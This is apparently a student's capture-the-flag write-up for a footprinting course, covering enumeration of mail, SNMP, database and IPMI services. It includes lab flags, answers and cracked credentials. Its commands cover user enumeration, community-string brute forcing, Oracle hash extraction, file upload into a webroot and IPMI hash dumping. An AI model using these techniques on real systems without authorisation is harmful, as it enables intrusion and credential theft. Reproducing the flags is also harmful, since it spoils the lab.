Sending and communication are also done by special commands that cause the SMTP server to do what the user requires.
| Command | Description |
|---|---|
AUTH PLAIN | AUTH is a service extension used to authenticate the client. |
HELO | The client logs in with its computer name and thus starts the session. |
MAIL FROM | The client names the email sender. |
RCPT TO | The client names the email recipient. |
DATA | The client initiates the transmission of the email. |
RSET | The client aborts the initiated transmission but keeps the connection between client and server. |
VRFY | The client checks if a mailbox is available for message transfer. |
EXPN | The client also checks if a mailbox is available for messaging with this command. |
NOOP | The client requests a response from the server to prevent disconnection due to time-out. |
QUIT | The client terminates the session. |
To interact with the SMTP server, we can use the telnet tool to initialize a TCP connection with the SMTP server. The actual initialization of the session is done with the command mentioned above, HELO or EHLO.
Interacting with SMTP
telnet $TARGET 25
Dangerous Settings
To prevent emails from being filtered by spam filters and not reaching the recipient, the sender can use a relay server the recipient trusts. It is an SMTP server that is known and verified by all others. As a rule, the sender must authenticate himself to the relay server before using it.
Often, administrators have no overview of which IP ranges they have to allow. This results in a misconfiguration of the SMTP server, which we still often find in external and internal penetration tests. Therefore, they allow all IP addresses to avoid errors in email traffic and thus avoid disturbing or unintentionally interrupting communication with potential and current customers.
Open Relay Configurationmynetworks = 0.0.0.0/0
Footprinting: SMTP
Nmap
sudo nmap $TARGET -sC -sV -p25sudo nmap $TARGET -p25 --script smtp-open-relay -v
Lab: SMTP
Enumerate the SMTP service and submit the banner, including its version as the answer.
└──╼ [★]$ telnet $TARGET 25
Trying 10.129.124.142...
Connected to 10.129.124.142.
Escape character is '^]'.
HELO
220 InFreight ESMTP v2.11
501 Syntax: HELO hostname
Answer: InFreight ESMTP v2.11
Enumerate the SMTP service even further and find the username that exists on the system. Submit it as the answer.
Use the footprinting wordlist listed in the resources section.
smtp-user-enum -M VRFY -U footprinting-wordlist.txt -t $TARGET -w 20Answer: robin
IMAP/POP3
With the help of the Internet Message Access Protocol (IMAP), email access from a mail server is possible. Unlike the Post Office Protocol (POP3), IMAP allows online management of emails directly on the server and supports folder structures. Thus, it is a network protocol for managing emails on a remote server. The protocol is client-server-based and synchronizes a local email client with the server mailbox, providing a kind of network file system for emails and enabling problem-free synchronization across several independent clients. POP3, on the other hand, does not have the same functionality as IMAP and only provides listing, retrieving, and deleting emails at the email server. Therefore, protocols such as IMAP must be used to support additional features, including hierarchical mailboxes directly on the mail server, access to multiple mailboxes during a session, and preselection of emails.
Footprinting: IMAP/POP3
sudo nmap $TARGET -sV -p110,143,993,995 -sC`curl -k 'imaps://$TARGET' --user user:password`- OpenSSL - TLS Encrypted Interaction POP3:
openssl s_client -connect $TARGET:pop3s - OpenSSL - TLS Encrypter Interaction IMAP:
openssl s_client -connect $TARGET:imaps
Lab: IMAP/POP3
Figure out the exact organization name from the IMAP/POP3 service and submit it as the answer.
└──╼ [★]$ sudo nmap $TARGET -sC -sV -p110,143,993,995
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-20 12:33 EDT


PORT    STATE SERVICE  VERSION
110/tcp open  pop3     Dovecot pop3d
| ssl-cert: Subject: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-11-08T23:10:05
|_Not valid after:  2295-08-23T23:10:05
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: SASL AUTH-RESP-CODE STLS RESP-CODES PIPELINING TOP UIDL CAPA
143/tcp open  imap     Dovecot imapd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-11-08T23:10:05
|_Not valid after:  2295-08-23T23:10:05
|_imap-capabilities: IDLE STARTTLS more ENABLE IMAP4rev1 have post-login listed capabilities Pre-login LOGINDISABLEDA0001 LOGIN-REFERRALS LITERAL+ OK ID SASL-IR
993/tcp open  ssl/imap Dovecot imapd
| ssl-cert: Subject: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-11-08T23:10:05
|_Not valid after:  2295-08-23T23:10:05
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: IDLE more ENABLE IMAP4rev1 have post-login AUTH=PLAINA0001 listed capabilities Pre-login LOGIN-REFERRALS LITERAL+ OK ID SASL-IR
995/tcp open  ssl/pop3 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dev.inlanefreight.htb/organizationName=InlaneFreight Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-11-08T23:10:05
|_Not valid after:  2295-08-23T23:10:05
|_pop3-capabilities: SASL(PLAIN) USER AUTH-RESP-CODE RESP-CODES PIPELINING TOP UIDL CAPA

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.62 seconds
Answer: InlaneFreight Ltd
What is the FQDN that the IMAP and POP3 servers are assigned to?
This answer can also be found in the nmap scan.
Answer: dev.inlanefreight.htb
Enumerate the IMAP service and submit the flag as the answer. (Format: HTB{...})
Use OpenSSL to enumerate the IMAP service.
└──╼ [★]$ openssl s_client -connect $TARGET:imaps
Connecting to 10.129.42.195
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C=UK, ST=London, L=London, O=InlaneFreight Ltd, OU=DevOps DepÃartment, CN=dev.inlanefreight.htb, emailAddress=cto.dev@dev.inlanefreight.htb
verify error:num=18:self-signed certificate
verify return:1
depth=0 C=UK, ST=London, L=London, O=InlaneFreight Ltd, OU=DevOps DepÃartment, CN=dev.inlanefreight.htb, emailAddress=cto.dev@dev.inlanefreight.htb
verify return:1
<SNIP>
---
read R BLOCK
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN] HTB{roncfbw7iszerd7shni7jr2343zhrj}
Answer: HTB{roncfbw7iszerd7shni7jr2343zhrj}
What is the customized version of the POP3 server?
Use OpenSSL to enumerate the POP3 server.
└──╼ [★]$ openssl s_client -connect $TARGET:pop3s
Connecting to 10.129.42.195
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C=UK, ST=London, L=London, O=InlaneFreight Ltd, OU=DevOps DepÃartment, CN=dev.inlanefreight.htb, emailAddress=cto.dev@dev.inlanefreight.htb
verify error:num=18:self-signed certificate
verify return:1
depth=0 C=UK, ST=London, L=London, O=InlaneFreight Ltd, OU=DevOps DepÃartment, CN=dev.inlanefreight.htb, emailAddress=cto.dev@dev.inlanefreight.htb
verify return:1
<SNIP>
read R BLOCK
+OK InFreight POP3 v9.188
Answer: InFreight POP3 v9.188
What is the admin email address?
Log in to the IMAP server using the credentials robin:robin. Then enumerate the shown inboxes and their mail.
openssl s_client -connect $TARGET:imaps

// Log in as robin
1 login robin robin
1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY LITERAL+ NOTIFY SPECIAL-USE] Logged in

// View all mailboxes
1 list "" *
* LIST (\Noselect \HasChildren) "." DEV
* LIST (\Noselect \HasChildren) "." DEV.DEPARTMENT
* LIST (\HasNoChildren) "." DEV.DEPARTMENT.INT
* LIST (\HasNoChildren) "." INBOX
1 OK List completed (0.007 + 0.000 + 0.006 secs).

// View the DEV.DEPARTMENT.INT mailbox
2 select "DEV.DEPARTMENT.INT"
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 1 EXISTS // 1 email exists
* 0 RECENT
* OK [UIDVALIDITY 1636414279] UIDs valid
* OK [UIDNEXT 2] Predicted next UID
2 OK [READ-WRITE] Select completed (0.005 + 0.000 + 0.004 secs).

// View the email headers
3 fetch 1 all
* 1 FETCH (FLAGS (\Seen) INTERNALDATE "08-Nov-2021 23:51:24 +0000" RFC822.SIZE 167 ENVELOPE ("Wed, 03 Nov 2021 16:13:27 +0200" "Flag" (("CTO" NIL "devadmin" "inlanefreight.htb")) (("CTO" NIL "devadmin" "inlanefreight.htb")) (("CTO" NIL "devadmin" "inlanefreight.htb")) (("Robin" NIL "robin" "inlanefreight.htb")) NIL NIL NIL NIL))
Answer: devadmin@inlanefreight.htb
Try to access the emails on the IMAP server and submit the flag as the answer. (Format: HTB{...})
Continue enumerating the email in the inbox to get the flag.
3 fetch 1 body[text]
* 1 FETCH (BODY[TEXT] {34}
HTB{983uzn8jmfgpd8jmof8c34n7zio}
)
3 OK Fetch completed (0.001 + 0.000 secs).
Answer: HTB{983uzn8jmfgpd8jmof8c34n7zio}
SNMP
Simple Network Management Protocol (SNMP) was created to monitor network devices. In addition, this protocol can also be used to handle configuration tasks and change settings remotely. SNMP-enabled hardware includes routers, switches, servers, IoT devices, and many other devices that can also be queried and controlled using this standard protocol. Thus, it is a protocol for monitoring and managing network devices.
- Ports:
- Transmits control commands (UDP): 161
- SNMP traps (UDP): 162
Management Information Base (MIB)
To enable SNMP access compatibility across various manufacturers and different client-server setups, the Management Information Base (MIB) was developed. A MIB is a standardized format for storing device information, represented as a text file that enumerates all SNMP objects of a device within a hierarchical tree structure. Each MIB includes at least one Object Identifier (OID), which, along with a unique address and name, describes the object’s type, access rights, and provides a description. MIB files are written in ASCII text format based on Abstract Syntax Notation One (ASN.1). They do not contain actual data but specify where to find information, its format, the values returned by specific OIDs, and the data types used.
- OID - a node in a hierarchical namespace
- SNMPv3 - enhanced security features such as authentication and transmission encryption (pre-shared key). Many more configuration options than previous versions.
Default Configuration
- SNMP Daemon Config:
cat /etc/snmp/snmpd.conf | grep -v "#" | sed -r '/^\s*$/d'
Dangerous Settings
| Settings | Description |
|---|---|
rwuser noauth | Provides access to the full OID tree without authentication. |
rwcommunity <community string> <IPv4 address> | Provides access to the full OID tree regardless of where the requests were sent from. |
rwcommunity6 <community string> <IPv6 address> | Same access as with rwcommunity with the difference of using IPv6. |
Footprinting: SNMP
Tools:
- snmpwalk, onesixtyone, braa
- snmpwalk - query OIDs and their information
- Onesixtyone - brute-force the names of the community strings since they can be named arbitrarily
SNMPwalk
- Enumeration:
snmpwalk -v2c -c public $TARGET
OneSixtyOne
- Brute-force community strings:
onesixtyone -c /opt/useful/seclists/Discovery/SNMP/snmp.txt $TARGET
Braa
- Brute-force individual OIDs and enumerate their information:
braa community_string@$TARGET:.1.3.6.*
Lab: SNMP
Enumerate the SNMP service and obtain the email address of the admin. Submit it as the answer.
Enumerate the service with snmpwalk and search the results for the admin email
└──╼ [★]$ snmpwalk -v2c -c public $TARGET > snmpwalk_output

└──╼ [★]$ cat snmpwalk_output | grep "@"
iso.3.6.1.2.1.1.4.0 = STRING: "devadmin <devadmin@inlanefreight.htb>"
Answer: devadmin@inlanefreight.htb
What is the customized version of the SNMP server?
The version information is found in the output of the previous command.
cat snmpwalk_output | less

iso.3.6.1.2.1.1.1.0 = STRING: "Linux NIX02 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (269701) 0:44:57.01
iso.3.6.1.2.1.1.4.0 = STRING: "devadmin <devadmin@inlanefreight.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "NIX02"
iso.3.6.1.2.1.1.6.0 = STRING: "InFreight SNMP v0.91"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (69) 0:00:00.69
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
<SNIP>
Answer: InFreight SNMP v0.91
Enumerate the custom script that is running on the system and submit its output as the answer.
Once again, this answer can be found in the output of the previous command.
└──╼ [★]$ cat snmpwalk_output | grep "HTB"
iso.3.6.1.2.1.25.1.7.1.3.1.1.4.70.76.65.71 = STRING: "HTB{5nMp_fl4g_uidhfljnsldiuhbfsdij44738b2u763g}"
iso.3.6.1.2.1.25.1.7.1.3.1.2.4.70.76.65.71 = STRING: "HTB{5nMp_fl4g_uidhfljnsldiuhbfsdij44738b2u763g}"
iso.3.6.1.2.1.25.1.7.1.4.1.2.4.70.76.65.71.1 = STRING: "HTB{5nMp_fl4g_uidhfljnsldiuhbfsdij44738b2u763g}"
Answer: HTB{5nMp_fl4g_uidhfljnsldiuhbfsdij44738b2u763g}
MySQL
MySQL is an open-source SQL relational database management system developed and supported by Oracle. A database is simply a structured collection of data organized for easy use and retrieval. The database system can quickly process large amounts of data with high performance. Within the database, data is stored in a manner that takes up as little space as possible. The database is controlled using the SQL database language. MySQL works according to the client-server principle and consists of a MySQL server and one or more MySQL clients. The MySQL server is the actual database management system. It takes care of data storage and distribution. The data is stored in tables with different columns, rows, and data types. These databases are often exported or backed up as a single .sql file, for example, wordpress.sql.
- Port: 3306
MySQL Clients
Clients retrieve and edit the data using structured queries to the database engine.
MySQL Databases
MySQL is ideally suited for applications such as dynamic websites, where efficient syntax and high response speed are essential. It is often combined with a Linux OS, PHP, and an Apache web server and is also known in this combination as LAMP (Linux, Apache, MySQL, PHP), or when using Nginx, as LEMP. In a web hosting environment with a MySQL database, this serves as a central instance in which content required by PHP scripts is stored. Among these are:
| Headers | Texts | Meta tags | Forms |
| Customers | Usernames | Administrators | Moderators |
| Email addresses | User information | Permissions | Passwords |
| External/Internal links | Links to Files | Specific contents | Values |
Sensitive data such as passwords can be stored in their plain-text form by MySQL; however, they are generally encrypted beforehand by the PHP scripts using secure methods such as One-Way-Encryption.
Default Configuration
- Install MySQL:
sudo apt install mysql-server -y - View config:
cat /etc/mysql/mysql.conf.d/mysqld.cnf | grep -v "#" | sed -r '/^\s*$/d'
Dangerous Settings
| Settings | Description |
|---|---|
user | Sets which user the MySQL service will run as. |
password | Sets the password for the MySQL user. |
admin_address | The IP address on which to listen for TCP/IP connections on the administrative network interface. |
debug | This variable indicates the current debugging settings |
sql_warnings | This variable controls whether single-row INSERT statements produce an information string if warnings occur. |
secure_file_priv | This variable is used to limit the effect of data import and export operations. |
Footprinting: MySQL
- Nmap:
sudo nmap $TARGET -sV -sC -p3306 --script mysql*
Interacting with the MySQL Server
mysql -u root -h $TARGET- Useful commands:
- show databases;
- select version();
- use database_name;
- show tables;
- select x, y from table_name;
Lab: MySQL
Enumerate the MySQL server and determine the version in use. (Format: MySQL X.X.XX)
Use Nmap to take an initial look at the service.
└──╼ [★]$ sudo nmap $TARGET -sV -sC -p3306 --script mysql*
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-20 13:31 EDT
Nmap scan report for 10.129.42.195
Host is up (0.0078s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 8.0.27-0ubuntu0.20.04.1
| mysql-enum:
|   Accounts: No valid accounts found
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql-info:
|   Protocol: 10
|   Version: 8.0.27-0ubuntu0.20.04.1
|   Thread ID: 11
|   Capabilities flags: 65535
|   Some Capabilities: ODBCClient, Support41Auth, InteractiveClient, SupportsCompression, SupportsTransactions, IgnoreSigpipes, ConnectWithDatabase, SwitchToSSLAfterHandshake, LongColumnFlag, Speaks41ProtocolOld, IgnoreSpaceBeforeParenthesis, FoundRows, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword, SupportsLoadDataLocal, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: \x16	~3u#=}64E:+r+7\x0C]OH
|_  Auth Plugin Name: caching_sha2_password
| mysql-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 49996 guesses in 422 seconds, average tps: 122.4
|_  ERROR: The service seems to have failed or is heavily firewalled...

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 430.30 seconds
Answer: MySQL 8.0.27
During our penetration test, we found weak credentials "robin:robin". We should try these against the MySQL server. What is the email address of the customer "Otto Lang"?
Log in and enumerate the database.
└──╼ [★]$ mysql -u robin -probin -h $TARGET --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 266
Server version: 8.0.27-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| customers          |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.024 sec)

MySQL [(none)]> use customers;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [customers]> show tables;
+---------------------+
| Tables_in_customers |
+---------------------+
| myTable             |
+---------------------+
1 row in set (0.009 sec)
Search for Otto Lang in the myTable table.
MySQL [customers]> SELECT * FROM myTable WHERE name="Otto Lang";
+----+-----------+---------------------+---------+-----------+---------+-----------------+------------------+------+
| id | name      | email               | country | postalZip | city    | address         | pan              | cvv  |
+----+-----------+---------------------+---------+-----------+---------+-----------------+------------------+------+
| 88 | Otto Lang | ultrices@google.htb | France  | 76733-267 | Belfast | 4708 Auctor Rd. | 5322224628183391 | 595  |
+----+-----------+---------------------+---------+-----------+---------+-----------------+------------------+------+
1 row in set (0.008 sec)
Answer: ultrices@google.htb
MSSQL
Microsoft SQL (MSSQL) is Microsoft's SQL-based relational database management system. MSSQL is closed source and was initially written to run on Windows operating systems. It is popular among database administrators and developers when building applications that run on Microsoft's .NET framework due to its strong native support for .NET. There are versions of MSSQL that will run on Linux and MacOS, but we will more likely come across MSSQL instances on targets running Windows.
- Port (TCP): 1433
- SQL Server Management Studio (SSMS) comes as a feature that can be installed with the MSSQL package or can be downloaded separately. Commonly used for the initial configuration and long-term management of databases by admins.
Many other clients can be used to access a database running on MSSQL. Including but not limited to:
| mssql-cli | SQL Server PowerShell | HeidiSQL | SQLPro | Impacket's mssqlclient.py |
MSSQL Databases
MSSQL has default system databases that can help us understand the structure of all the databases that may be hosted on a target server. Here are the default databases and a brief description of each:
| Default System Database | Description |
|---|---|
master | Tracks all system information for an SQL server instance |
model | Template database that acts as a structure for every new database created. Any setting changed in the model database will be reflected in any new database created after changes to the model database |
msdb | The SQL Server Agent uses this database to schedule jobs & alerts |
tempdb | Stores temporary objects |
resource | Read-only database containing system objects included with SQL server |
Default Configuration
- The service will likely run as
NT SERVICE\MSSQLSERVER
Dangerous Settings
This is not an extensive list because there are countless ways MSSQL databases can be configured by admins based on the needs of their respective organizations. We may benefit from looking into the following:
- MSSQL clients not using encryption to connect to the MSSQL server
- The use of self-signed certificates when encryption is being used. It is possible to spoof self-signed certificates
- The use of named pipes
- Weak & default
sacredentials. Admins may forget to disable this account
Footprinting: MSSQL
Nmap Script Scan
sudo nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 $TARGET
MSSQL Ping in Metasploit
scanner/mssql/mssql_ping
Lab: MSSQL
Enumerate the target using the concepts taught in this section. List the hostname of MSSQL server.
Use Nmap to take an initial look at the service.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-20 14:03 EDT
Nmap scan report for 10.129.125.196
Host is up (0.0079s latency).

PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2026-07-20T18:04:01+00:00; 0s from scanner time.
| ms-sql-info:
|   10.129.125.196:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-07-20T18:03:00
|_Not valid after:  2056-07-20T18:03:00
| ms-sql-ntlm-info:
|   10.129.125.196:1433:
|     Target_Name: ILF-SQL-01
|     NetBIOS_Domain_Name: ILF-SQL-01
|     NetBIOS_Computer_Name: ILF-SQL-01
|     DNS_Domain_Name: ILF-SQL-01
|     DNS_Computer_Name: ILF-SQL-01
|_    Product_Version: 10.0.17763
Answer: ILF-SQL-01
Connect to the MSSQL instance running on the target using the account (backdoor:Password1), then list the non-default database present on the server.
Use the mssql.py script to authenticate to the MSSQL instance. Then, enumerate the service.
└──╼ [★]$ mssqlclient.py backdoor@$TARGET -windows-auth
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ILF-SQL-01): Line 1: Changed database context to 'master'.
[*] INFO(ILF-SQL-01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (ILF-SQL-01\backdoor  dbo@master)> enum_db
name        is_trustworthy_on
---------   -----------------
master                      0
tempdb                      0
model                       0
msdb                        1
Employees                   0
Answer: Employees
Oracle TNS
The Oracle Transparent Network Substrate (TNS) server is a communication protocol that facilitates communication between Oracle databases and applications over networks. Initially introduced as part of the Oracle Net Services software suite, TNS supports various networking protocols between Oracle databases and client applications, such as IPX/SPX and TCP/IP protocol stacks.
Default Configuration
Some common settings are usually configured by default in Oracle TNS. By default, the listener listens for incoming connections on the TCP/1521 port. However, this default port can be changed during installation or later in the configuration file. The TNS listener is configured to support various network protocols, including TCP/IP, UDP, IPX/SPX, and AppleTalk. The listener can also support multiple network interfaces and listen on specific IP addresses or all available network interfaces. By default, Oracle TNS can be remotely managed in Oracle 8i/9i but not in Oracle 10g/11g.
- Each database or service has a unique entry in the
tnsnames.orafile - The
listener.orafile is a server-side config file that defines the listener process's properties and parameters
| Setting | Description |
|---|---|
DESCRIPTION | A descriptor that provides a name for the database and its connection type. |
ADDRESS | The network address of the database, which includes the hostname and port number. |
PROTOCOL | The network protocol used for communication with the server |
PORT | The port number used for communication with the server |
CONNECT_DATA | Specifies the attributes of the connection, such as the service name or SID, protocol, and database instance identifier. |
INSTANCE_NAME | The name of the database instance the client wants to connect. |
SERVICE_NAME | The name of the service that the client wants to connect to. |
SERVER | The type of server used for the database connection, such as dedicated or shared. |
USER | The username used to authenticate with the database server. |
PASSWORD | The password used to authenticate with the database server. |
SECURITY | The type of security for the connection. |
VALIDATE_CERT | Whether to validate the certificate using SSL/TLS. |
SSL_VERSION | The version of SSL/TLS to use for the connection. |
CONNECT_TIMEOUT | The time limit in seconds for the client to establish a connection to the database. |
RECEIVE_TIMEOUT | The time limit in seconds for the client to receive a response from the database. |
SEND_TIMEOUT | The time limit in seconds for the client to send a request to the database. |
SQLNET.EXPIRE_TIME | The time limit in seconds for the client to detect a connection has failed. |
TRACE_LEVEL | The level of tracing for the database connection. |
TRACE_DIRECTORY | The directory where the trace files are stored. |
TRACE_FILE_NAME | The name of the trace file. |
LOG_FILE | The file where the log information is stored. |
Interacting with the service
- Update pwnbox: `sudo apt update
sudo apt upgrade parrot-core
sudo apt update
sudo apt install oracle-instantclient-sqlplus` - Log in with sqlplus
sqlplus scott/tiger@10.129.204.235/XE - Database enumeration:
select * from user_role_privs; - Extract password hashes:
select name, password from sys.user$; - File upload:
./odat.py utlfile -s 10.129.204.235 -d XE -U scott -P tiger --sysdba --putFile C:\\inetpub\\wwwroot testing.txt ./testing.txt
Footprinting: Oracle TNS
Set up ODAT
sudo apt-get install -y build-essential python3-dev libaio1
cd ~
wget https://files.pythonhosted.org/packages/source/c/cx_Oracle/cx_Oracle-8.3.0.tar.gz
tar xzf cx_Oracle-8.3.0.tar.gz
cd cx_Oracle-8.3.0
python3 setup.py build
sudo python3 setup.py install
cd ~
git clone https://github.com/quentinhardy/odat.git
cd odat/
pip install python-libnmap
git submodule init
git submodule update
sudo apt-get install python3-scapy -y
sudo pip3 install colorlog termcolor passlib python-libnmap
sudo apt-get install build-essential libgmp-dev -y
pip3 install pycryptodome
pip3 install openpyxl- Test odat:
./odat.py- Oracle Database Attacking Tool (ODAT) is an open-source penetration testing tool written in Python and designed to enumerate and exploit vulnerabilities in Oracle databases. It can be used to identify and exploit various security flaws in Oracle databases, including SQL injection, remote code execution, and privilege escalation.
- Enumerate with Odat:
./odat.py all -s $TARGET - Nmap:
sudo nmap -p1521 -sV $TARGET --open - Nmap - SID Bruteforcing:
sudo nmap -sV $TARGET --open --script oracle-sid-brute
Set up SQLplus
sudo apt update
sudo apt upgrade parrot-core
sudo apt update
sudo apt install oracle-instantclient-sqlplus
Lab: Oracle TNS
Enumerate the target Oracle database and submit the password hash of the user DBSNMP as the answer.
First, run through the steps to setup Odat (found above). Then, enumerate the service.
./odat.py all -s $TARGET
[+] Target: 10.129.205.19:1521 [all]
[+] Checking if target 10.129.205.19:1521 is well configured for a connection...
[+] According to a test, the TNS listener 10.129.205.19:1521 is well configured. Continue...

[1] (10.129.205.19:1521): Is it vulnerable to TNS poisoning (CVE-2012-1675)?
[+] Impossible to know if target is vulnerable to a remote TNS poisoning because SID is not given.

[2] (10.129.205.19:1521): Searching valid SIDs
[2.1] Searching valid SIDs thanks to a well known SID list on the 10.129.205.19:1521 server
[+] 'XE' is a valid SID. Continue...

<SNIP>

[+] Accounts found on 10.129.205.19:1521/sid:XE:
scott/tiger
Use the following steps to set up sqlplus on pwnbox.
sudo apt update
sudo apt upgrade parrot-core
sudo apt update
sudo apt install oracle-instantclient-sqlplus

If you hit an error, use:
sudo sh -c "echo /usr/lib/oracle/12.2/client64/lib > /etc/ld.so.conf.d/oracle-instantclient.conf";sudo ldconfig
We will then use the found credentials to connect to the Oracle database and get the hash.
└──╼ [★]$ sqlplus scott/tiger@$TARGET/XE as sysdba

SQL*Plus: Release 19.0.0.0.0 - Production on Mon Jul 20 14:47:42 2026
Version 19.6.0.0.0

Copyright (c) 1982, 2019, Oracle.  All rights reserved.


Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

SQL> select name, password from sys.user$;

<SNIP>

NAME			       PASSWORD
------------------------------ ------------------------------
ORACLE_OCM		       5A2E026A9157958C
RECOVERY_CATALOG_OWNER
SCHEDULER_ADMIN
HS_ADMIN_SELECT_ROLE
HS_ADMIN_EXECUTE_ROLE
HS_ADMIN_ROLE
OEM_ADVISOR
OEM_MONITOR
DBSNMP			       E066D214D5421CCC
APPQOSSYS		       519D632B7EE7F63A
PLUSTRACE

<SNIP>

51 rows selected.
Answer: E066D214D5421CCC
IPMI
Intelligent Platform Management Interface (IPMI) is a set of standardized specifications for hardware-based host management systems used for system management and monitoring. It acts as an autonomous subsystem and works independently of the host's BIOS, CPU, firmware, and underlying operating system. IPMI provides sysadmins with the ability to manage and monitor systems even if they are powered off or in an unresponsive state. It operates using a direct network connection to the system's hardware and does not require access to the operating system via a login shell. IPMI can also be used for remote upgrades to systems without requiring physical access to the target host. IPMI is typically used in three ways:
- Before the OS has booted to modify BIOS settings
- When the host is fully powered down
- Access to a host after a system failure
Footprinting: IPMI
- Nmap:
sudo nmap -sU --script ipmi-version -p 623 ilo.inlanfreight.local - Metasploit version scan:
auxiliary/scanner/ipmi/ipmi_version - Metasploit dumpint hashes:
auxiliary/scanner/ipmi/ipmi_dumphashes
Lab: IPMI
What username is configured for accessing the host via IPMI?
Use metasploit to retrieve the username and password. Use the rockyou wordlist.
└──╼ [★]$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

<SNIP>

[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ipmi/ipmi_dumphashes

msf](Jobs:0 Agents:0) auxiliary(scanner/ipmi/ipmi_dumphashes) >> set RHOSTS 10.129.125.237
RHOSTS => 10.129.125.237

[msf](Jobs:0 Agents:0) auxiliary(scanner/ipmi/ipmi_dumphashes) >> set PASS_FILE ~/rockyou.txt
PASS_FILE => ~/rockyou.txt

[msf](Jobs:0 Agents:0) auxiliary(scanner/ipmi/ipmi_dumphashes) >> run
[+] 10.129.125.237:623 - IPMI - Hash found: admin:b51956a882000000a0438c151b0508f4fce53e6ef0564db4642279a890830b647b3870d932e7207ca123456789abcdefa123456789abcdef140561646d696e:35a22762d1ddd54d084c12eecaed32e807ab14cc
Answer: admin
What is the account's cleartext password?
[msf](Jobs:0 Agents:0) auxiliary(scanner/ipmi/ipmi_dumphashes) >> run
[+] 10.129.125.237:623 - IPMI - Hash found: admin:b51956a882000000a0438c151b0508f4fce53e6ef0564db4642279a890830b647b3870d932e7207ca123456789abcdefa123456789abcdef140561646d696e:35a22762d1ddd54d084c12eecaed32e807ab14cc
[+] 10.129.125.237:623 - IPMI - Hash for user 'admin' matches password 'trinity'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Answer: trinity
Skills Assessment
Footprinting Lab - Easy
Blurb
